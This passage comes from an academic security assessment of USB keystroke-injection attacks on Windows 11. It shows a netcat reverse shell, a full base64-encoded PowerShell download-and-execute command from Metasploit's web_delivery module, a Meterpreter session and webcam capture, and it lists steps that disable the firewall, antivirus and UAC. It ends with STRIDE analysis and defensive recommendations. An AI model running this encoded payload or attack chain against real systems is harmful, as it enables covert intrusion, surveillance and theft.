


```
PS C:\WINDOWS\system32> start cmd
PS C:\WINDOWS\system32> systeminfo

Host Name:                 DESKTOP-4THUSD
OS Name:                   Microsoft Windows 11 Pro
OS Version:                10.0.22000 N/A Build 22000
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Standalone Workstation
OS Build Type:             Multiprocessor Free
Registered Owner:          cos
Registered Organization:   N/A
Product ID:                00330-50023-35479-AAOEM
Original Install Date:     7/24/2023, 10:30:33 PM
System Boot Time:          1/7/2024, 10:58:18 PM
System Manufacturer:       HP
System Model:              HP Pavilion x360 Convertible
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 78 Stepping 3 GenuineIntel ~2304 Mhz
BIOS Version:              Insyde F.28, 4/22/2019
Windows Directory:         C:\WINDOWS
System Directory:          C:\WINDOWS\system32
Boot Device:               \Device\HarddiskVolume1
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
```

Fig. 24: Successful Windows OS Attack

2) *Compromising Windows Security – Registry Manipulation:* The security measures such as the Antivirus, Firewall, UAC, among others are disabled for a successful execution of the attack. Also, the PowerShell window successfully hidden from the user interface.


3) Commanding and Controlling the Victim: After a successfully attacking of the Windows OS, and establishing a base, a control over the compromised system is established. Actions such as, covert communication, remote execution of commands, and maintaining persistence are carried out. Fig. 26 shows a screenshot of a command executed on the victim OS remotely.



```
┌──(root㉿kali)-[/home/kali/Desktop/server]
└─# nc -lvnp 4040
listening on [any] 4040 ...
connect to [192.168.1.43] from (UNKNOWN) [192.168.1.40] 37960

PS C:\WINDOWS\system32> dir


    Directory: C:\WINDOWS\system32


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----          6/5/2021     19:51                0409
d-----         7/25/2023     21:47                1033
d-----          6/5/2021     17:40                AdvancedInstallers
d-----          6/5/2021     17:40                AppLocker
d-----        12/30/2023     18:30                appmgmt
```


Fig. 25: Commanding and Controlling the Victim device

4) Attack Escalation and Persistence: Maintaining presence on the victim device is essential during this security exploitation. Once a reverse shell is obtained, Metasploit framework is deployed to upgrade to a powerful shell – ***Meterpreter***. Since Meterpreter uses in-memory DLL injection techniques to inject its payload into the memory space of a target process, it provides a stealthy and persistent access to the compromised system. Meterpreter and other advanced tool can be used to perform various post-exploitation tasks, such as gathering system information, escalating privileges, capturing screenshots, accessing files, and pivoting to other systems within the network. Process migration is also employed to move the active session to a trusted Windows system process. Fig. 26 shows an active **Meterpreter** session.



```
[*] Started HTTP reverse handler on http://192.168.1.36:8080
[*] Using URL: http://192.168.1.36:81/r37YC5jYoF8U
[*] Server started.
[*] Run the following command on the target machine:
msf6 exploit(multi/script/web_delivery) > powershell.exe -nop -w hidden -e WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAH
IAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFsATgBlAHQALgBTAGUAYwB1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHM
AMQAyADsAJABuAEsAMwA9AG4AZQB3AC0AbwBiAGoAZQBjAHQAIABuAGUAdAAuAHcAZQBiAGMAbABpAGUAbgB0ADsAaQBmACgAWwBTAHkAcwB0AGUAbQAuAE4AZQB0AC4AVwBlAGIA
UAByAG8AeAB5AF0AOgA6AEcAZQB0AEQAZQBmAGEAdQBsAHQAUAByAG8AeAB5ACgAKQAuAGEAZABkAHIAZQBzAHMAIAAtAG4AZQAgACQAbgB1AGwAbAApAHsAJABuAEsAMwAuAHAAc
gBvAHgAeQA9AFsATgBlAHQALgBXAGUAYgBSAGUAcQB1AGUAcwB0AF0AOgA6AEcAZQB0AFMAeQBzAHQAZQBtAFcAZQBiAFAAcgBvAHgAeQAoACkAOwAkAG4ASwAzAC4AUAByAG8AeA
B5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwBhAGMAaABlAF0AOgA6AEQAZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdAB
pAGEAbABzADsAfQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBu
AGcAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAzADYAOgA4ADEALwByADMANwBZAEMANQBqAFkAbwBGADgAVQAvAGMAWgAzAHQASAA0AFMANQBnAGIANQBMA
HMAZwAnACkAKQA7AEkARQBYACAAKAAoAG4AZQB3AC0AbwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAG
cAKAAnAGgAdAB0AHAAOgAvAC8AMQA5ADIALgAxADYAOAAuADEALgAzADYAOgA4ADEALwByADMANwBZAEMANQBqAFkAbwBGADgAVQAnACkAKQA7AA==
[*] 192.168.1.33     web_delivery - Delivering AMSI Bypass (1392 bytes)
[*] 192.168.1.33     web_delivery - Delivering Payload (3968 bytes)
[!] http://192.168.1.36:8080 handling request from 192.168.1.33; (UUID: hycvaay4) Without a database connected that payload UUID tracking
 will not work!
[*] http://192.168.1.36:8080 handling request from 192.168.1.33; (UUID: hycvaay4) Staging x64 payload (202844 bytes) ...
[!] http://192.168.1.36:8080 handling request from 192.168.1.33; (UUID: hycvaay4) Without a database connected that payload UUID tracking
 will not work!
[*] Meterpreter session 1 opened (192.168.1.36:8080 → 192.168.1.33:6918) at 2024-03-09 08:00:23 -0500
msf6 exploit(multi/script/web_delivery) > sessions

Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  DESKTOP-4THUSD\cos @ DESKTOP-4THUSD  192.168.1.36:8080 → 192.168.1.33:6918 (192.168.1.33)

msf6 exploit(multi/script/web_delivery) > 
```

Fig. 26: *Active Meterpreter session.*



```
Active sessions
===============

  Id  Name  Type                     Information                          Connection
  --  ----  ----                     -----------                          ----------
  1         meterpreter x64/windows  DESKTOP-4THUSD\cos @ DESKTOP-4THUSD  192.168.1.36:8080 → 192.168.1.33:6918 (192.168.1.33)

msf6 exploit(multi/script/web_delivery) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: DESKTOP-4THUSD\cos
meterpreter > sysinfo
Computer        : DESKTOP-4THUSD
OS              : Windows 11 (10.0 Build 22000).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter > idletime
User has been idle for: 0 secs
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
```

Fig. 27: Viewing system information via Meterpreter



UmivLYel.jpeg - Image Viewer
File Edit View Go Help
UmivLYel.jpeg 640 x 480 9.7 kB 100.0%

Fig. 28: Webcam Access Result

Research Analysis

The security assessment test conducted Section *Implementation* stage, comprehensively addresses the three main phases of the attack including Pre-Attack, Attack, and the Post-Attack stages. The purpose of the implementation is to assess the degree of success of the security evaluation and uncover the impact of the mentioned threat. The test is carried out while observing the research aim, goals, scope, and the methodology.

1) Test Items and Results

The testing process focused on critical aspects, encompassing system security, attack stages, execution time, and interruption scenarios. The methodology employed for the implementation test rigorously covered key phases of the security assessment. The subsequent tables present the detailed test results for each principal component.

TABLE 3: ATTACKS STAGES AND OPTIONS

		Outcome	
Stage	**Activities**	**Automatic**	**Via SSH**
Intrusion	Plugin the malicious USB IoT device	Success	Success
	Start PowerShell in a hidden window	Success	Success
	Disable Firewall and Windows Antivirus	Success	Success
	Disable User Account Control (UAC)	Success	Success
	Modify Admin Consent Prompt Behavior	Success	Success
	Set PowerShell Execution Policy	Success	Success
	Download and Execute the Payload	Success	Success
Command & Control	Upgrading to Meterpreter Shell	Success	Success

TABLE 4: SECURITY CONTROLS BYPASS TEST.

No.	Activities	Result
1.	Plugin the malicious USB IoT device	Pass
2.	Start PowerShell in a hidden window	Pass
3.	Disable Firewall and Windows Antivirus	Pass
4.	Disable User Account Control (UAC)	Pass
5.	Modify Admin Consent Prompt Behavior	Pass
6.	Set PowerShell Execution Policy	Pass
7.	Download and Execute the Payload	Pass

TABLE 5: EXECUTION TIME

No.	Option	Time
1.	Automatic script execution	2.0 seconds
2.	Via SSH Connection	5.8 seconds

The automatic script execution of the keyboard script takes an average of 2.0 seconds without any interruption. The manual execution via SSH connection takes approximately 5.3 seconds to establish a reverse shell connection to the attacker device.

Threat/ Vulnerability Analysis

The analysis of the IoT attack vector on Windows Operating Systems entails scrutinizing the potential risks and vulnerabilities associated with this attack vector. This vector introduces diverse threats on Windows OS, such as injection vulnerabilities, authentication bypass, data exfiltration, security misconfigurations, and issues related to logging and monitoring. The analysis of threats and vulnerabilities in this research is explored in the context of the STRIDE methodology, delivering a comprehensive perspective on the research findings and their significance.

Analysis Using STRIDE Methodology:

STRIDE is a threat categorization methodology that is invaluable in the identification of threats by categorizing the attacker goals. These include, **S**poofing, **T**ampering, **R**epudiation, **I**nformation Disclosure, **D**enial of Service, and **E**levation of Privilege. The STRIDE methodology serves as a robust threat modeling framework crafted to efficiently pinpoint and counteract security threats. STRIDE offers a comprehensive analysis to tackle security concerns in IT environments. This methodology delivers a well-organized approach empowering developers, architects, and security professionals to systematically anticipate, assess, and mitigate security risks inherent in their environments [82]. Referencing STRIDE Methodology, Table 6 shows the analysis of the results.

TABLE 6: ANALYSIS USING STRIDE METHODOLOGY

	Threat Type	Security Violation	Description
S	Spoofing	Authentication	Masquerading a user keyboard to execute attacks
T	Tampering	Integrity	Modifying registry security settings.
R	Repudiation	Non-Repudiation	User could not deny responsibility for actions performed within the system.
I	Information Disclosure	Confidentiality	Allowing unauthorized access to private data.
D	Denial of Service (DoS)	Availability	Disrupting services or resources, rendering them unavailable to legitimate users and applications
E	Elevation of Privilege	Authorization	Gaining administrative privileges, allowing the attacker to install malware or access sensitive files

Interruption Analysis

The utilization of the USB keystroke injection may demonstrate some deficiencies during the attack. The USB keystroke injector script may fail to execute the specified command effectively if there is keyboard or mouse activity during its execution, leading to user interruption. This is fully dependent on the processing speed of the target device. In addition, the success of this attack might be impacted by network disconnections occurring before the payload is downloaded from the attacker device.

Discussion

The research findings establish a critical link between IoT technology, the USB protocol, and the security landscape of Windows OS, revealing significant threats and vulnerabilities. These findings help us better understand how attacks using IoT devices and USB can affect systems running on Windows. Attackers can covertly perform malicious activities by exploiting the trust that Windows OS has in USB devices, making it appear as normal user activity. Manipulation of registry security settings can seriously threaten the confidentiality and integrity of a system, highlighting the need for robust security controls.

The system's confidentiality and integrity are seriously threatened by the ability to manipulate registry security settings. By circumventing security measures, the attacker can obtain sensitive data without authorization, leading to privacy violations and data breaches. This underscores the necessity of ongoing auditing and monitoring of registry settings to identify and prevent unwanted changes.

The underlying challenge of linking malicious behavior to specific individuals due to vulnerabilities further complicates cybersecurity measures. It is necessary to implement strong access control mechanisms to prevent unauthorized access to personal data. In simpler terms, reducing the number of risks that IoT-based attacks pose on Windows systems requires enhancing security measures from all directions.

Summary And Conclusions

Summary

This security assessment involves a wide range of attack processes, techniques, methods, and tools, highlighting the comprehensive approach taken to evaluate system security. Leveraging various hardware and software components, the IoT attack vector makes use of the USB protocol to facilitate payload delivery and execution. Furthermore, the Windows PowerShell tool plays a pivotal role, handling all commands seamlessly during and after the attack. Additionally, the SSH protocol offers an alternative means to execute attacks, tapping into the Wi-Fi technology capability of the IoT device.

The obtained results serve as concrete evidence, confirming the successful exploitation of vulnerabilities and the validity of the security assessment. A thorough analysis of these findings and exploited vulnerabilities significantly contributes to the cybersecurity domain, emphasizing the critical importance of implementing robust measures when integrating IoT and USB technologies, especially in organizational and industrial settings. Recognizing potential vulnerabilities in these technologies is paramount due to the severe consequences that may arise in industrial contexts.

The study's success relies heavily on its core objective: to perform a thorough security assessment and analysis of USB-enabled IoT devices within Windows OS environments. These findings play a pivotal role in fulfilling specific objectives, guiding the research process and ensuring that set goals are met within the project's defined scope.

Conclusion

This study systematically explores the exploitation of Windows System Security using an IoT device, specifically focusing on the implications of integrating IoT devices into Windows environments. The employed methodology provides adaptability and validity throughout the security assessment process. Leveraging various attack processes, techniques, and tools, the IoT attack vector, utilizing the USB protocol, convincingly demonstrated successful payload delivery and execution. The results serve as experimental evidence, highlighting the critical need for robust security measures when incorporating IoT and USB technologies, especially within the industrial sector. Successfully achieving its objectives, the study contributes valuable insights to the cybersecurity domain, emphasizing the perpetual importance of vigilance against evolving security concerns. Future enhancements should seamlessly align with new requirements and emerging threats in this dynamic landscape.

TABLE 7: ADVANTAGES AND LIMITATIONS OF THE RESEARCH

Advantages	Limitations
This study offers greater significance in the establishment and implementation of security strategies.	The implementation of this security assessment has not been tested on Linux and Mac OSs.
The study offers comprehensive security insight into the practical implications presented by the implementation of IoT technology	
Significant for security teams in the establishment, implementation and analysis of IoT-based threats within an organization's infrastructure.	
The study's findings provide a tangible proof-of-concept to users, developers, and IT administrators who bear the direct or indirect implications of these technologies.	
The pervasive impact of this security risk on critical infrastructures – particularly in Industrial IIoT applications, emphasizes its relevance in the industrial sector.	
The insights derived from this security assessment hold a significant value for security managers, IT officers, developers, scholars, and end-users alike.	

Recommendations

This study lays the foundation for future implementations with its expansive scope. Its flexibility allows for updates aligned with advancing security controls, evolving threat landscapes, and emerging technologies. As the security domain continues to progress, this assessment can seamlessly adapt to incorporate the latest developments, ensuring its relevance and effectiveness in safeguarding against emerging cyber threats. Essential security recommendations for prevention and detection of this type of vulnerability within the scope of this study include:

1. **Implement Device Whitelisting:** Restrict and authorize only approved devices, which have undergone security checks within the organization IT infrastructures. This prevents the connection of unauthorized IoT devices to organizational systems, mitigating the risk of potential attacks.
2. **Regular Security Audits and Penetration Testing:** To find weaknesses in the network and systems, conduct regular security audits and penetration testing exercises. Incorporate scenarios of USB attacks into these analyses to gauge how well the current security measures are working.
3. **Network Segmentation:** Keep less secure networks and systems separate from important ones. This prevents lateral network movement and lessens the effect of a possible breach. If an IoT device is compromised a particular area of the network, this can assist limit the effect of the security assault.
4. **Security Awareness and Training:** Educate staff members about the dangers associated with USB and IoT technologies, by holding regular training sessions and awareness campaigns. To reduce the risk of falling prey to social engineering or unapproved device connections, cultivate a security-conscious culture.
5. **Firmware and Software Updates:** Apply the most recent security updates to the firmware and software of all devices, including IoT devices. Updates addressing known vulnerabilities in USB-related protocols should be routinely checked for and applied.
6. **Endpoint Security Solutions:** Use strong endpoint security tools, such as antivirus and anti-malware programs, to identify and stop dangerous activity carried out by Internet of Things devices using USB ports.
7. **Policies for USB Device Management:** Establish rigorous USB device control guidelines inside the company's IT security architecture, such as USB Port Restrictions. Establish and implement rules that limit the use and connection of external USB devices. Audit and watch over USB device activity regularly.
8. **Security Policies and Procedures:** Establish and implement security guidelines that cover how USB devices and Internet of Things technologies are used inside the company. Update these policies often to reflect new and emerging dangers.
9. **Incident Response Plan:** Create a thorough incident response strategy tailored to the dangers of USB. Procedures for promptly identifying, containing, and lessening the effects of an IoT assault with USB capability should be part of this plan. Test and update the incident response plan regularly.
10. **Continuous Monitoring:** Put in place systems for monitoring USB and Internet of Things devices continuously to spot odd or aberrant activity in real-time. This entails keeping an eye on system logs, behavior analytics, and network traffic to spot possible security incidents. IDPS, Firewalls, and SIEM tools can be employed.
11. **Vendor Security Cooperation:** To stay up to current on security upgrades and best practices, cooperate with IoT device suppliers. Clearly define the security needs before acquiring IoT devices for use within a company.
12. **Implement Physical Security Controls:** To stop unwanted access to unattended devices, put in place physical security measures like security locks and CCTV surveillance.

Implementing these security recommendations fortifies organizations against the identified vulnerabilities linked to IoT and USB technologies in Windows environments. When seamlessly integrated into an overarching cybersecurity strategy, these measures play a pivotal role in averting and identifying vulnerabilities associated with USB-related IoT attack vectors. In the context of the threat landscape, this particular threat can originate from either insider or outsider sources. The continuous effectiveness of these safeguards in the face of changing threats and technological breakthroughs requires regular re-evaluation and modifications.

Suggestions for Further Study

A critical, clear, and concise analysis of the subject area be performed for a successful study process and results. This experiment is carried out on a local Windows system secured by Microsoft Windows Defender, within a LAN. For future studies, third-party antivirus solutions can be incorporated in the scope. The objectives of the study should be considered as important and focus on achieving the aim of the study. For similar security assessments, latest technological trends should be put into consideration. Finally, Information Systems Security Principles: Confidentiality, Integrity, and Availability should be always be the pillars.

ACKNOWLEDGEMENT

I would like to acknowledge the Department of Biochemistry and Forensic Science for their support, continuous enthusiasm, and encouragement throughout the study. I also acknowledge my guide Dr. Twisha Shah, Dr. Kapil Kumar (Coordinator), Prof. (Dr.) Rakesh M. Rawal (HOD), and Mrs. Bhumika Doshi for their support and guidance. Finally, I would like to extend my sincere appreciation to my family, friends, and course mates who have offered priceless help, support, corrections, and ideas during this project.

CONFLICT OF INTEREST

The author declares no conflict of interest.

REFERENCES

[1] U. Tariq, I. Ahmed, A. K. Bashir, and K. Shaukat, “A Critical Cybersecurity Analysis and Future Research Directions for the Internet of Things: A Comprehensive Review,” *Sensors*, vol. 23, no. 8, Art. no. 8, Jan. 2023, doi: 10.3390/s23084117.

[2] "Strategic Principles for Securing the Internet of Things (IoT)".

[3] G. A. Garrett, *Cybersecurity in the Digital Age: Tools, Techniques, & Best Practices*. Wolters Kluwer Law & Business, 2018.

[4] "Worldwide Internet of Things Forecast, 2023-2027," IDC: The premier global market intelligence company. Accessed: Mar. 10, 2024. [Online]. Available: https://www.idc.com/getdoc.jsp?containerId=US50030523

[5] "Internet of Things and data placement | Edge to Core and the Internet of Things | Dell Technologies Info Hub." Accessed: Mar. 10, 2024. [Online]. Available: https://infohub.delltechnologies.com/en-US/l/edge-to-core-and-the-internet-of-things-2/internet-of-things-and-data-placement/

[6] "IoT connected devices worldwide 2019-2030," Statista. Accessed: Mar. 10, 2024. [Online]. Available: https://www.statista.com/statistics/1183457/iot-connected-devices-worldwide/

[7] "Global IoT and non-IoT connections 2010-2025," Statista. Accessed: Mar. 10, 2024. [Online]. Available: https://www.statista.com/statistics/1101442/iot-number-of-connected-devices-worldwide/

[8] "State of IoT 2023: Number of connected IoT devices growing 16% to 16.7 billion globally," IoT Analytics. Accessed: Mar. 10, 2024. [Online]. Available: https://iot-analytics.com/number-connected-iot-devices/

[9] etal, "The Tipping Point: Exploring the Surge in IoT Cyberattacks Globally," Check Point Blog. Accessed: Mar. 20, 2024. [Online]. Available: https://blog.checkpoint.com/security/the-tipping-point-exploring-the-surge-in-iot-cyberattacks-plaguing-the-education-sector/

[10] D. C. Wilson, *Cybersecurity*. MIT Press, 2021.

[11] "IoT Attacks: 6 Security Risks To Be Aware Of." Accessed: Feb. 11, 2024. [Online]. Available: https://www.byos.io/blog/iot-attacks

[12] "What are IoT Attacks? Vectors Examples and Prevention." Accessed: Feb. 11, 2024. [Online]. Available: https://www.wallarm.com/what/iot-attack

[13] *The Internet of Things*. Greenhaven Publishing LLC, 2021.

[14] R. Herrero, *Fundamentals of IoT Communication Technologies*. Springer Nature, 2021.

[15] National Advanced IPV6 Centre Universiti Sains Malaysia (USM), Pulau Pinang, Malaysia, S. A. Laghari, S. Manickam, and S. Karuppayah, "A Review on SECS/GEM: A Machine-to-Machine (M2M) Communication Protocol for Industry 4.0," *Int. J. Electr. Electron. Eng. Telecommun.*, pp. 105–114, 2021, doi: 10.18178/ijeetc.10.2.105-114.

[16] P. K. Malik *et al.*, "Industrial Internet of Things and its Applications in Industry 4.0: State of The Art," *Comput. Commun.*, vol. 166, pp. 125–139, Jan. 2021, doi: 10.1016/j.comcom.2020.11.016.

[17] R. Salama, C. Altrjman, and F. Al-Turjman, "An overview of the Internet of Things (IoT) and Machine to Machine (M2M) Communications," *NEU J. Artif. Intell. Internet Things*, vol. 2, no. 3, Art. no. 3, Jul. 2023, Accessed: Feb. 11, 2024. [Online]. Available: https://dergi.neu.edu.tr/index.php/aiit/article/view/728

[18] Y. Sizamo, "A study into scalable transport networks for IoT deployment," 2021, Accessed: Feb. 12, 2024. [Online]. Available: http://hdl.handle.net/11427/36073

[19] M. S. Mazhar *et al.*, "Forensic Analysis on Internet of Things (IoT) Device Using Machine-to-Machine (M2M) Framework," *Electronics*, vol. 11, no. 7, Art. no. 7, Jan. 2022, doi: 10.3390/electronics11071126.

[20] L. L. Dhirani, E. Armstrong, and T. Newe, "Industrial IoT, Cyber Threats, and Standards Landscape: Evaluation and Roadmap," *Sensors*, vol. 21, no. 11, Art. no. 11, Jan. 2021, doi: 10.3390/s21113901.

[21] "When cyber-attacks target hardware," CNRS News. Accessed: Feb. 13, 2024. [Online]. Available: https://news.cnrs.fr/articles/when-cyber-attacks-target-hardware

[22] "Hardware Attacks: The Art of Disguise," Sepio. Accessed: Feb. 12, 2024. [Online]. Available: https://sepiocyber.com/blog/hardware-attacks-the-art-of-disguise/

[23] H. Luo *et al.*, "Device-compatible ultra-high-order quantum noise stream cipher based on delta-sigma modulator and optical chaos," *Commun. Eng.*, vol. 3, no. 1, Art. no. 1, Feb. 2024, doi: 10.1038/s44172-024-00171-x.

[24] M. G. Solomon, *Security Strategies in Windows Platforms and Applications*. Jones & Bartlett Learning, 2019.

[25] "Operating system market share." Accessed: Feb. 21, 2024. [Online]. Available: https://netmarketshare.com/operating-system-market-share.aspx

[26] B. Anderson and B. Anderson, *Seven Deadliest USB Attacks*. Syngress, 2010.

[27] "CVE - CVE-2011-0638." Accessed: Feb. 12, 2024. [Online]. Available: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-0638

[28] "Black Hat ® Technical Security Conference: DC 2011 // Briefings." Accessed: Feb. 13, 2024. [Online]. Available: https://www.blackhat.com/html/bh-dc-11/bh-dc-11-briefings.html#Stavrou

[29] C. Ekström, *Assessing the threat posed by USB devices*. 2022. Accessed: Feb. 13, 2024. [Online]. Available: https://urn.kb.se/resolve?urn=urn:nbn:se:uu:diva-493785

[30] M. Helbling, "Creating a Linux based wireless HID injector with remote payload interface." Accessed: Feb. 14, 2024. [Online]. Available: http://www.theseus.fi/handle/10024/808077

[31] M. Nicho and I. Sabry, "Threat and Vulnerability Modelling of Malicious Human Interface Devices," *Eurasia Proc. Sci. Technol. Eng. Math.*, vol. 21, pp. 241–247, Dec. 2022, doi: 10.55549/epstem.1225679.

[32] E. Erdin, H. Aksu, S. Uluagac, M. Vai, and K. Akkaya, "OS Independent and Hardware-Assisted Insider Threat Detection and Prevention Framework," in *MILCOM 2018 - 2018 IEEE Military Communications Conference (MILCOM)*, Oct. 2018, pp. 926–932. doi: 10.1109/MILCOM.2018.8599719.

[33] "What Causes the Majority of Cybersecurity Threats." Accessed: Feb. 15, 2024. [Online]. Available: https://www.honeywell.com/us/en/news/2022/08/what-causes-the-majority-of-cybersecurity-threats

[34] G. baran, "USB Device - Primary Vector of Distribution of Threats to Industrial Control Systems," GBHackers on Security | #1 Globally Trusted Cyber Security News Platform. Accessed: Feb. 15, 2024. [Online]. Available: https://staging.gbhackers.com/usb-device-primary-vector/

[35] "Industrial Cybersecurity USB Threat Report 2022." Accessed: Feb. 15, 2024. [Online]. Available: https://www.honeywellforge.ai/us/en/campaigns/industrial-cybersecurity-threat-report-2022

[36] "Honeywell-USB-Threat-Report.pdf." Accessed: Feb. 15, 2024. [Online]. Available: https://honeywellprocess.blob.core.windows.net/public/Marketing/Honeywell-USB-Threat-Report.pdf

[37] "Industrial-Cybersecurity-USB-Threat-Report-2022.pdf." Accessed: Feb. 15, 2024. [Online]. Available: https://www.honeywellforge.ai/content/dam/forge/en/documents/cybersecurity/Industrial-Cybersecurity-USB-Threat-Report-2022.pdf

[38] S. Al-Rabiaah, "The 'Stuxnet' Virus of 2010 As an Example of A 'APT' and Its 'Recent' Variances," in *2018 21st Saudi Computer Society National Computer Conference (NCC)*, Apr. 2018, pp. 1–5. doi: 10.1109/NCG.2018.8593143.

[39] R. Masood, Um-e-Ghazia, and Z. Anwar, "SWAM: Stuxnet Worm Analysis in Metasploit," in *2011 Frontiers of Information Technology*, Dec. 2011, pp. 142–147. doi: 10.1109/FIT.2011.34.

[40] M. Antonakakis *et al.*, "Understanding the Mirai Botnet," in *26th USENIX Security Symposium (USENIX Security 17)*, Vancouver, BC: USENIX Association, Aug. 2017, pp. 1093–1110. [Online]. Available: https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/antonakakis

[41] unixfreaxjp, "MMD-0056-2016 - Linux/Mirai, how an old ELF malcode is recycled.." Accessed: Feb. 20, 2024. [Online]. Available: https://blog.malwaremustdie.org/2016/08/mmd-0056-2016-linuxmirai-just.html

[42] R. A. Y. Malkhasian, "Ethical hacking of Danalock V3 : A cyber security analysis of a consumer IoT device," no. 2021:27, p. 53, 2021.

[43] I. Stellios, P. Kotzanikolaou, M. Psarakis, C. Alcaraz, and J. Lopez, "A Survey of IoT-Enabled Cyberattacks: Assessing Attack Paths to Critical Infrastructures and Services," *IEEE Commun. Surv. Tutor.*, vol. 20, no. 4, pp. 3453–3495, 2018, doi: 10.1109/COMST.2018.2855563.

[44] M. Capellupo, J. Liranzo, M. Z. A. Bhuiyan, T. Hayajneh, and G. Wang, “Security and Attack Vector Analysis of IoT Devices,” in *Security, Privacy, and Anonymity in Computation, Communication, and Storage*, G. Wang, M. Atiquzzaman, Z. Yan, and K.-K. R. Choo, Eds., in Lecture Notes in Computer Science. Cham: Springer International Publishing, 2017, pp. 593–606. doi: 10.1007/978-3-319-72395-2_54.

[45] T. Nelson and H. Kettani, “Open Source PowerShell-Written Post Exploitation Frameworks Used by Cyber Espionage Groups,” in *2020 3rd International Conference on Information and Computer Technologies (ICICT)*, Mar. 2020, pp. 451–456. doi: 10.1109/ICICT50521.2020.00078.

[46] A. A. Muslim, A. Budiono, and A. Almaarif, “Implementation and Analysis of USB based Password Stealer using PowerShell in Google Chrome and Mozilla Firefox,” in *2020 3rd International Conference on Computer and Informatics Engineering (IC2IE)*, Yogyakarta, Indonesia: IEEE, Sep. 2020, pp. 421–426. doi: 10.1109/IC2IE50715.2020.9274566.

[47] C. Kelly, N. Pitropakis, S. McKeown, and C. Lambrinoudakis, “Testing And Hardening IoT Devices Against the Mirai Botnet,” in *2020 International Conference on Cyber Security and Protection of Digital Services (Cyber Security)*, Jun. 2020, pp. 1–8. doi: 10.1109/CyberSecurity49315.2020.9138887.

[48] N. Abosata, S. Alrubaye, G. Inalhan, and C. Emmanouilidis, “Internet of Things for System Integrity: A Comprehensive Survey on Security, Attacks and Countermeasures for Industrial Applications,” *Sensors*, vol. 21, p. 3654, May 2021, doi: 10.3390/s21113654.

[49] P. Victor, A. H. Lashkari, R. Lu, T. Sasi, P. Xiong, and S. Iqbal, “IoT malware: An attribute-based taxonomy, detection mechanisms and challenges,” *Peer--Peer Netw. Appl.*, vol. 16, no. 3, pp. 1380–1431, May 2023, doi: 10.1007/s12083-023-01478-w.

